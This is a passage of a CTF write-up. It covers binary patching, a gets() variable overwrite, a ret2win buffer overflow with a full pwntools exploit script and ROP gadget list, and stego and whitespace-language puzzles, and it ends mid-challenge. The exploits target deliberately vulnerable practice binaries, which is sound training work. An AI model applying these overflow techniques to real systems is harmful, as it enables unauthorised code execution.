    lea   esp, [ebp-0x8]
    pop   ecx
    pop   ebx {__saved_ebx}
    pop   ebp {__saved_ebp}
    lea   esp, [ecx-0x4]
    retn
```

Using BinaryNinja, we can modify the function call of **function1** that does not do anything to the unreachable **flag2** function.

```
main:
    lea    ecx, [esp+0x4 {arg_4}]
    and   esp, 0xffffffff0
    push  dword [ecx-0x4 {_return_addr}] {var_4}
    push  ebp {_saved_ebp}
    mov   ebp, esp {_saved_ebp}
    push  ebx {_saved_ebx}
    push  ecx {arg_4} {var_10}
    call  __x86.get_pc_thunk.bx
    add   ebx, 0x2bb9
    mov   eax, ecx {arg_4}
    mov   eax, dword [eax+0x4 {arg1}]
    add   eax, 0x4
    mov   eax, dword [eax]
    sub   esp, 0xc
    push  eax {var_20}
    call  flag2
    add   esp, 0x10
    sub   esp, 0xc
    lea   eax, [ebx-0x1f84] {data_207c, "Executed Normally"}
    push  eax {data_207c, "Executed Normally"}
    call  sub_1060
    add   esp, 0x10
    nop
    lea   esp, [ebp-0x8]
    pop   ecx
    pop   ebx {_saved_ebx}
    pop   ebp {_saved_ebp}
    lea   esp, [ecx-0x4]
    retn
```

Similarly, we only need to provide the offset address, and BinaryNinja will determine the exact address to jump based on the PIE base.

```
(kali㉿JesusCries)-[~/Desktop/iCTF/rev]
$ chmod +x patched_door

(kali㉿JesusCries)-[~/Desktop/iCTF/rev]
$ ./patched_door
BAT22{Script1ng_t0_Byp4ss_A5lr} : 0001128
zsh: segmentation fault  ./patched_door 29
```

Flag: BAT22{Scr1pt1ng_t0_Byp4ss_A5lr}

#8 pwn-0

Category: Binary Exploitation

Creator: N/A

Points: 100

Description: River Flows In You~ (nc 54.255.236.13 9000) (Zip password: BAT2022)

Files Given: binexp-0, binexp-0.c

Basic File Checks

Given the source code, we still do not have full transparency on how the binary was compiled. Thus, we proceed with basic file check operations to clear up some things.

`file binexp-0`

```
(kali㉿JesusCries)-[~/Desktop/iCTF/pwn/0]
$ file binexp-0
binexp-0: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.18, BuildID[sha1]=b177222eda27e1540b74b4416c146500a146ae66, not stripped
```

From the command above, some of the major takeaways are:

- ELF File Type.
- 32-bit.
- Least Significant Bit (LSB) executable.
- Functions name not stripped.

```
checksec -file=binexp-0
```

```
[kali:JesusCries]-(~/Desktop/iCTF/pwn/0]
$ checksec --file=binexp-0
[*] '/home/kali/Desktop/iCTF/pwn/0/binexp-0'
Arch: i386-32-little
RELRO: No RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x8048000)
```

With NX enabled, this is a clear indication that shellcode injection is not the way to approach this challenge. Other than that, there are no additional protection enabled!

With PIE disabled, we can easily overwrite the EIP to point to evil functions by their static address, which is always the case of a Buffer Overflow challenge, known as a ret2win attack.



Source Code Review

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[]) {
    int win;
    char buf[32];
    char flag[100];

    win = 0;

    FILE *f = fopen("flag.txt", "r");
    if (f == NULL) {
        puts("'flag.txt' not found.");
        exit(0);
    }

    fgets(flag, 100, f);
    gets(buf);

    if(win != 0) {
        printf("%s\n", flag);
    } else {
        puts("You failed!\n");
    }
}
```

Upon reviewing the source code, the ultimate goal is to cause a buffer overflow such that the `win` variable would be overwritten to anything except for the value “0” in order to pass the if statement, which would allow us to get the flag.

Finding Offset

Based on the source code, the buffer size initialized is 32 bytes. This means that we need a padding of 32 characters to fill up the buffer space completely. In order to overwrite the local variable of `win`, we need to provide an additional byte at the end.

Manual Exploitation

```
└─(kali㉿JesusCries)-[~/Desktop/iCTF/pwn/0]
└─$ ./binexp-0
'flag.txt' not found.
```

To test the exploit locally, we first need to create a dummy flag to execute the binary.

```
└─(kali㉿JesusCries)-[~/Desktop/iCTF/pwn/0]
└─$ python -c "print ('A' * 32)"
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

└─(kali㉿JesusCries)-[~/Desktop/iCTF/pwn/0]
└─$ ./binexp-0
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
You failed!

└─(kali㉿JesusCries)-[~/Desktop/iCTF/pwn/0]
└─$ ./binexp-0
AAAAAAAAAAAAAAAAAAAAAAAAB
BAT22{test+flag}
```

Using python, we can generate 32 printable characters that will be used to fill up the buffer. On the first trial, only 32 characters are provided, hence buffer overflow does not take place and `win` variable remains as 0. On second attempt, we provided an additional character, which overwritten the variable and prints out our dummy flag.

Flag: Server died at time of writing. No flag 😞

Note: The payload size does not necessarily have to be exactly 32 bytes in this case, it can be exceedingly long as long as the minimum length is 32 bytes to fill up the buffer completely.

#9 pwn-1

Category: Binary Exploitation

Creator: N/A

Points: 150

Description: Ever heard of the cow that jumps over the moon? (nc 54.255.236.13 9001) (Zip password: BAT2022)

Files Given: binexp-1, binexp-1.c

Basic File Checks

As our usual routine, we perform several file checks.

file binexp-1

```
(kali㉿JesusCries)-[~/Desktop/iCTF/pwn/1]
$ file binexp-1
binexp-1: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.18, BuildID[sha1]=cc905ed71a037c20214db617b5901e4542899113, not stripped
```

From the command above, some of the major takeaways are:

- ELF File Type.
- 32-bit.
- Least Significant Bit (LSB) executable.
- Functions name not stripped.



```
checksec -file=binexp-1
```

```
└─(kali㉿JesusCries)─[~/Desktop/iCTF/pwn/1]
$ checksec --file=binexp-1
[*] '/home/kali/Desktop/iCTF/pwn/1/binexp-1'
    Arch:      i386-32-little
    RELRO:     No RELRO
    Stack:     No canary found
    NX:        NX enabled
    PIE:       No PIE (0x8048000)
```

With NX enabled, this is a clear indication that shellcode injection is not the way to approach this challenge. Other than that, there are no additional protection enabled!

With PIE disabled, we can easily overwrite the EIP to point to evil functions by their static address, which is always the case of a Buffer Overflow challenge, known as a ret2win attack.



Source Code Review

```
#include <stdio.h>
#include <stdlib.h>

char flag[100];

int win() {
    printf("%s", flag);
    fflush(stdout);
}

int main(int argc, char *argv[]) {
    char buf[64];

    FILE *f = fopen("flag.txt", "r");
    if (f == NULL) {
        puts("'flag.txt' not found.");
        exit(0);
    }

    fgets(flag, 100, f);

    puts("Can you make this jump?");
    gets(buf);
    puts("Welp... Guest not.");
}
```

Upon reviewing the source code, notice that the `win` function was never called or invoked in the `main` function. At this point, it was clear that the intended solution is to perform a `ret2win` attack.

Finding Offset

```

pwndbg> cyclic 120
aaaabaaaacaaaadaaaeeeafaagaaahaaaiaajaaakaalaaamaaanaaaapaaaqaaaraaasaataaauaa
avaaaawaaaaxaaayaaazaabbaabcabdaabeaab
pwndbg> run
Starting program: /home/kali/Desktop/iCTF/pwn/1/binexp-1
Can you make this jump?
aaaabaaaacaaaadaaaeeeafaagaaahaaaiaajaaakaalaaamaaanaaaapaaaqaaaraaasaataaauaa
avaaaawaaaaxaaayaaazaabbaabcabdaabeaab
Welp ... Guest not.

Program received signal SIGSEGV, Segmentation fault.
0x61616175 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS ]
EAX 0x13
EBX 0x0
ECX 0xffffffff
EDX 0xffffffff
EDI 0x8048480 (_start) ← xor    ebp  ebp
ESI 0x1
EBP 0x61616174 ('taaa')
ESP 0xffffd0e0 ← 'vaaawaaaaxaaayaaazaabbaabcabdaabeaab'
EIP 0x61616175 ('uaaa')
  
```

Using the cyclic module from PwnTools, we can generate a series of non-repeating characters in a way such that we can determine its index position with 4 characters at any given point. When the program crashes due to segmentation fault, we can inspect the EIP's value and perform a lookup to determine its offset.

```

pwndbg> cyclic -l uaaa
80
pwndbg> █
  
```



Finding Function Address

Since PIE is not enabled, we can easily get the static address of **win** function and have the EIP point to that particular address.

```

└─(kali㉿JesusCries)-[~/Desktop/iCTF/pwn/1]
└$ objdump -D binexp-1 | grep win
08048534 <win>:
  
```

Using Objdump, we can display all the symbols information from the binary. Because of LSB architecture, we need to convert the obtained address to little endian: **\x34\x85\04\08**.

Addressing Stack Alignment Issue using ROPGadget

```
(kali㉿JesusCries)-[~/Desktop/iCTF/pwn/1]
$ ropgadget binexp-1 | grep ret
0x08048501 : add al, 0x5b ; pop ebp ; ret
0x080484fc : add al, 8 ; add dword ptr [ebx + 0x5d5b04c4], eax ; ret
0x080483d9 : add al, byte ptr [eax] ; add byte ptr [eax + 0x5b], bl ; leave ; ret
0x080483d6 : add al, ch ; test byte ptr [edx], al ; add byte ptr [eax], al ; pop ea
x ; pop ebx ; leave ; ret
0x080483db : add byte ptr [eax + 0x5b], bl ; leave ; ret
0x080483b9 : add byte ptr [eax], al ; add byte ptr [ebx - 0x7f], bl ; ret
0x080483da : add byte ptr [eax], al ; pop eax ; pop ebx ; leave ; ret
0x080483bb : add byte ptr [ebx - 0x7f], bl ; ret
0x080484fe : add dword ptr [ebx + 0x5d5b04c4], eax ; ret
0x08048652 : add esp, 0x1c ; pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x080484ff : add esp, 4 ; pop ebx ; pop ebp ; ret
0x08048577 : and al, 0xe8 ; ret
0x08048680 : clc ; push dword ptr [ebp - 0xc] ; add esp, 4 ; pop ebx ; pop ebp ; re
t
0x080485dc : cmp dh, 0xff ; dec ecx ; ret
0x080484fb : cwde ; add al, 8 ; add dword ptr [ebx + 0x5d5b04c4], eax ; ret
0x0804855b : dec ecx ; ret
0x08048651 : fiadd word ptr [ebx + 0x5e5b1cc4] ; pop edi ; pop ebp ; ret
0x08048683 : hlt ; add esp, 4 ; pop ebx ; pop ebp ; ret
0x080485f2 : in eax, 0x5d ; ret
0x08048650 : jb 0x8048630 ; add esp, 0x1c ; pop ebx ; pop esi ; pop edi ; pop ebp ;
ret
0x08048682 : jne 0x8048678 ; add esp, 4 ; pop ebx ; pop ebp ; ret
0x080486a3 : lcall [ecx + 0x5b] ; leave ; ret
0x080483de : leave ; ret
0x08048500 : les eax, ptr [ebx + ebx*2] ; pop ebp ; ret
0x08048653 : les ebx, ptr [ebx + ebx*2] ; pop esi ; pop edi ; pop ebp ; ret
0x080485f1 : mov ebp, esp ; pop ebp ; ret
0x0804865a : mov ebx, dword ptr [esp] ; ret
0x080485eb : nop ; nop ; nop ; nop ; push ebp ; mov ebp, esp ; pop ebp ; ret
0x080485ec : nop ; nop ; nop ; nop ; push ebp ; mov ebp, esp ; pop ebp ; ret
0x080485ed : nop ; nop ; nop ; push ebp ; mov ebp, esp ; pop ebp ; ret
0x080485ee : nop ; nop ; push ebp ; mov ebp, esp ; pop ebp ; ret
0x080485ef : nop ; push ebp ; mov ebp, esp ; pop ebp ; ret
0x080485da : or al, ch ; cmp dh, 0xff ; dec ecx ; ret
0x0804852e : or bh, bh ; ror cl, 1 ; ret
0x080484fd : or byte ptr [ecx], al ; add esp, 4 ; pop ebx ; pop ebp ; ret
0x080483dc : pop eax ; pop ebx ; leave ; ret
0x08048503 : pop ebp ; ret
0x080483dd : pop ebx ; leave ; ret
0x08048502 : pop ebx ; pop ebp ; ret
0x08048655 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x080486a4 : pop ecx ; pop ebx ; leave ; ret
0x08048657 : pop edi ; pop ebp ; ret
0x08048656 : pop esi ; pop edi ; pop ebp ; ret
0x08048681 : push dword ptr [ebp - 0xc] ; add esp, 4 ; pop ebx ; pop ebp ; ret
0x080485f0 : push ebp ; mov ebp, esp ; pop ebp ; ret
0x080483be : ret
```

Recall that the **win** function address consists of 4 bytes. In order to align the stack properly, we need a filler of 4 bytes. To do that, we can use the **ret** gadget that exists within the binary. In simpler words, the **ret** gadget will perform the return instruction, which allows for multiple ROPGadgets to be chained together. The address of ret is as follows: **\xbe\x83\x04\x08**.

Exploit Development

```
#!/usr/bin/env python3
from pwn import *

elf = ELF('./binexp-1')
rop = ROP(elf)

p = elf.process()
#p = remote('54.255.236.13', 9001)

def exploit():

    padding = b'A'*80
    ret = (rop.find_gadget(['ret']))[0]
    flag = elf.symbols['win']

    payload = padding
    payload += p32(ret)
    payload += p32(flag)

    #print(p.recvuntil(b'?'))

    print(payload)
    p.sendline(payload)

    p.interactive()

def main():
    exploit()

if __name__ == "__main__":
    main()
```

Using PwnTools, we can automate the exploitation process with a python script. PwnTools will handle all the connection required to communicate with the local binary.

ROPGadget is integrated as part of PwnTools, therefore, we can initialize the ROP object to help find the `ret` gadget automatically. The address of `win` function can also be discovered automatically using the `.symbols()` function.

Since the binary is a 32-bit based architecture, we need to pack the hex values using the function `p32()` to ensure proper padding and alignment.

Automated Exploitation (Local)

```
(kali㉿JesusCries)-[~/Desktop/iCTF/pwn/1]
$ ./solve.py
[*] '/home/kali/Desktop/iCTF/pwn/1/binexp-1'
  Arch:      i386-32-little
  RELRO:    No RELRO
  Stack:    No canary found
  NX:       NX enabled
  PIE:     No PIE (0x8048000)
[*] Loaded 12 cached gadgets for './binexp-1'
[+] Starting local process '/home/kali/Desktop/iCTF/pwn/1/binexp-1': pid 37844
b'Can you make this jump?'
b'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\xbe\x83\x04\x084\x85\x04\x08'
[*] Switching to interactive mode

Welp ... Guest not.
BAT22{test+flag}[*] Got EOF while reading in interactive
$
```

Flag: BAT22{JuMP1NG_oVeR_7HE_M000ooooOn!_574579}

xOrry

#10 Cloak3d

Category: Steganography

Creator: N/A

Points: 190

Description: Head to <https://pastebin.com/NHCRJvRK>

Files Given: N/A

Initial Analysis

The only material given for this challenge is two paragraphs of text along with a passphrase. The first instinct that kicked in was that the text file contains some kind of hidden secret which requires the passphrase to unlock.


```
1. ===== Welcome to ICTF x BAT 2022 =====
2. Challenge Name: Cloak3D
3. =====
4.             Description
5. =====
6. My friend is held hostage but we know how to hide messages
7. within messages but I do not know what tactic he used here.
8. Help me! I've tried everything. He also included a key but I do
9. not know where to use it.
10. -----
11. TXT File Analyzation:
12.
13. Far far away, behind the word mountains, far from the countries Vokalia and Consonantia, there live the blind texts.
14. Separated they live in Bookmarksgrove right at the coast of the Semantics, a large language ocean.
15. A small river named Duden flows by their place and supplies it with the necessary regelialia.
16. It is a paradisematic country, in which roasted parts of sentences fly into your mouth.
17. Even the all-powerful Pointing has no control about the blind texts it is an almost unorthographic life.
18. One day however a small line of blind text by the name of Lorem Ipsum decided to leave for the far World of Grammar.
19. The Big Oxmox advised her not to do so, because there were thousands of bad Commas, wild Question Marks and devious Semikoli, but the Little
Blind Text didn't listen.
20. She packed her seven versalia, put her initial into the belt and made herself on the way.
21. When she reached the first hills of the Italic Mountains, she had a last view back on the skyline of her hometown Bookmarksgrove, the
headline of Alphabet Village and the subline of her own road, the Line Lane.
22. Pityful a rhetoric question ran over her cheek.
23.
24. Data Analyzed: Data Cloaked
25. Key Found: dkPk49jj9fKm4E8hRrbpw8n
26. -----
27. =====
28. Creator: Farzan Muhammed (Zero_Prime9)
```

After copying the paragraphs to a text file, it was observed that weird encodings are identified in between the strings. This confirms the presence of a hidden secret embedded in the text file.

```
steg.txt x
1 Far far away, behind the word mountains, far from the countries Vokalia
2 Separated they live in Bookmarksgrove right at the coast of the Semantic
3 A small river named Duden flows by their place and supplies it with the
4 It is a paradisematic <0x200c><0x200c><0x200c><0x200c><0x200c><0
<0x200c><0x200c><0x200c><0x200c><0x200c>country, in which roasted parts
5 Even the all-powerful Pointing has no control about the blind texts it :
6 One day however a small line of blind text by the name of Lorem Ipsum de
7 The Big Oxmox advised her not to do so, because there were thousands of
listen.
8 She packed her seven versalia, put her initial into the belt and made he
9 When she reached the first hills of the Italic Mountains, she had a last
and the subline of her own road, the Line Lane.
.0 Pityful a rhetoric question ran over her cheek.
```

CloakifyFactory

After conducting research about Cloaking techniques in steganography, we came across TryCatchHCF/Cloakify in GitHub, which provides the option to Decloakify a text file.




The only limitation was CloakifyFactory has its own pre-defined list of passphrases/ciphers used in cloaking and decloaking process. For this given challenge, the passphrase was already provided, therefore, it was concluded that this tool was not suitable to solve the challenge.

Stegcloak

We stumbled upon another cloaking tool at KuroLabs/stegcloak. It offers the option to enter custom passphrase/password for uncloacking text files.

However, the passphrase provided was encoded with an unfamiliar pattern. So, with a little magic from CyberChef, we managed to retrieve the original key.



The screenshot shows the Stegcloak application window. On the left, there's a sidebar with options like 'Recipe', 'Magic' (selected), 'Depth 3', 'Intensive mode', and 'Extensive language support'. Below this is a 'Crib (known plaintext string or regex)' field containing 'dkPk49jj9fkM4E8hRrbpw8n'. The main area is divided into 'Input' and 'Output' sections. The 'Input' section contains the same crib string. The 'Output' section shows a 'Result snippet' with the same string, and below it, a 'Cloaking_Progress' table with two rows: 'From_Base58('123456789ABCDEFGHIJKLMNPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz',false)' and 'dkPk49jj9fkM4E8hRrbpw8n'.

Stegcloak in action:



```
(kali㉿JesusCries)-[~/Desktop/iCTF]
└─$ stegcloak reveal -f /home/kali/Desktop/iCTF/steg.txt
Extracted text from /home/kali/Desktop/iCTF/steg.txt to be decrypted !

? Enter password : *****
Secret: BAT22{St3gg3r_D0wn_th3_Clo0ak_to_g3t_Clock3d}
```

Flag: BAT22{St3gg3r_D0wn_th3_Clo0ak_to_g3t_Clock3d}

#11 Is this morse code?

Category: Miscellaneous

Creator: N/A

Points: 100

Description: Can't seem to decipher this message my boss sent me.

Files Given: morse


Initial Analysis

Opening the downloaded file, the output appears to be white texts.



The screenshot shows a Sublime Text editor window with the file 'morse.txt' open. The content of the file consists of the numbers 1 through 10, each on a new line. The first number, '1', is highlighted in a light gray selection. A cursor is visible at the end of the line containing '1'. The Sublime Text interface includes standard window controls (minimize, maximize, close) and a status bar at the bottom right showing a hand icon over the text area.


By using sublime text editor, the content can be observed when it is highlighted.



The screenshot shows a text editor window titled "morse.txt". The content consists of eleven numbered lines, each containing a sequence of dots and dashes representing Morse code. The lines are as follows:

- 1: - . - . - .
- 2: - . - . - .
- 3: - . - . - .
- 4: - . - . - .
- 5: - . - . - . - .
- 6: - . - . - .
- 7: - . - . - .
- 8: - . - . - .
- 9: - . - . - .
- 10: - . - . - .
- 11: - . - . - .

Looking back at the title of the question, we can convert the texts to morse code sequence by changing the spaces to “.”, and changing the tabs to “-“.




The screenshot shows a text editor window with two tabs: "morse.txt" and "morsel.txt". The "morse.txt" tab contains the following Morse code patterns:

- 1: · - - - -
- 2: - - - - -
- 3: - - - - - - - - - - - -
- 4: - - - - - - - - - - - -
- 5: - - - - - - - - - - - - - - - - - -
- 6: - - - - - - - - - - - -
- 7: - - - - - - - - - - - - - - - - - -
- 8: - - - - - - - - - - - -
- 9: - - - - - - - - - - - - - - - - - -
- 10: - - - - - - - - - - - -
- 11: -
- 12: - - - - - - - - - - - -
- 13: -
- 14: - - - - - - - - - - - -
- 15: -
- 16: - - - - - - - - - - - -
- 17: -
- 18: - - - - - - - - - - - -
- 19: -
- 20: -
- 21: -

The "morsel.txt" tab is currently active and contains a single line of text: "morse.txt".

However, it still returns invalid result after dumping to a morse code decoder.

Thinking out of the box, we discovered that the given cipher is more likely to be whitespace language after doing further research.



Google search results for "language with space and tabs". The top result is "Whitespace Language - Online Translator/Interpreter - dCode", which is highlighted with a red box. The description below the link states: "Tool to decode / code in whitespace, an exotic programming language that only uses blank / invisible characters like space, tab or newline/line feed."

Using dcode.fr, the flag can be obtained.



The screenshot shows the dCode whitespace language tool interface. On the left, there is a search bar and a results section containing the flag "BAT22{1@nguage_0f_g0ds}" (highlighted with a red box). On the right, there is an "INTERPRET/EXECUTE WHITESPACE CODE" section with options for importing a .ws file, reading whitespace code (which is selected), and choosing a file. Below these options is a text input field for whitespace coded ciphertext, which is currently empty. A "DECRYPT" button is visible. At the bottom, there are links for "See also: Brainfuck" and "CODE SOME TEXT WITH WHITESPACE".

Flag: BAT22{1@nguage_0f_g0ds}

xOrry

#12 I am lost for words

Category: Miscellaneous

Creator: N/A


Points: 180

Description: ...but perhaps you can help me find it?

